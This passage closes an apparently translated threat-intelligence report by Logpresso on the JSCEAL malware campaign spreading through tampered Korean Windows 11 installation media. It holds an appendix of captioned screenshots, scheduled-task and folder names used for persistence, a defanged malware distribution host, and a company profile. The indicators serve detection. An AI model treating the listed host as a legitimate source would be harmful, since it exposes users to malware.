
Because the infection conditions are limited to installation images in a specific language (Korean), and the threat remains dormant for an extended period before being activated remotely, it is difficult to detect in advance using conventional security software. In this report, Logpresso shares the technical facts and indicators of compromise (IOCs) identified through thorough investigation, in order to enable organizations and users in similar environments to check for potential infections and take appropriate action.

11 Appendix: Supporting Evidence

- Search Results for the Scheduled Task Mentioned in Related Posts




| Google results for "OSResourcesInstallerV2" |




| Google results for "domainauthhost" |


- Windows Defender Analysis




| Defender analysis screen 1 |




| Defender analysis screen 2 |




| Defender analysis screen 3 |




| Defender analysis screen 4 |



| Defender analysis screen 5 |




| Defender analysis screen 6 |




| Defender analysis screen 7 |

- Windows Defender Analysis: Trigger event filter




| Scheduled task trigger event filter |

- DomainAuthHost Folder



| File listing inside the DomainAuthHost folder |

- Malware distribution host (w[.]local-mailer[.]com)



| w[.]local-mailer[.]com |

This report has been prepared for informational purposes and to share threat intelligence.

Founded in 2013, Logpresso is a SecOps specialist company built around an XDR platform. Powered by its proprietary big-data engine, the company provides an integrated security solution combining log management, SIEM, SOAR, and DFIR, and is a leader in providing advanced technology solutions to both domestic and global markets.

Logpresso supports integration with more than 250 external solutions, and this extensibility enables in-depth, forensic-level incident investigation and automated threat response. Currently, more than 250 organizations, including major financial institutions and global manufacturers such as Samsung, LG, and SK hynix, have adopted Logpresso to establish next-generation security operations frameworks.

Translation of the Korean original, "JSCEAL 캠페인의 새로운 유포 경로: Windows 11 한국어 설치 미디어 침해 분석," dated 2026-09-07.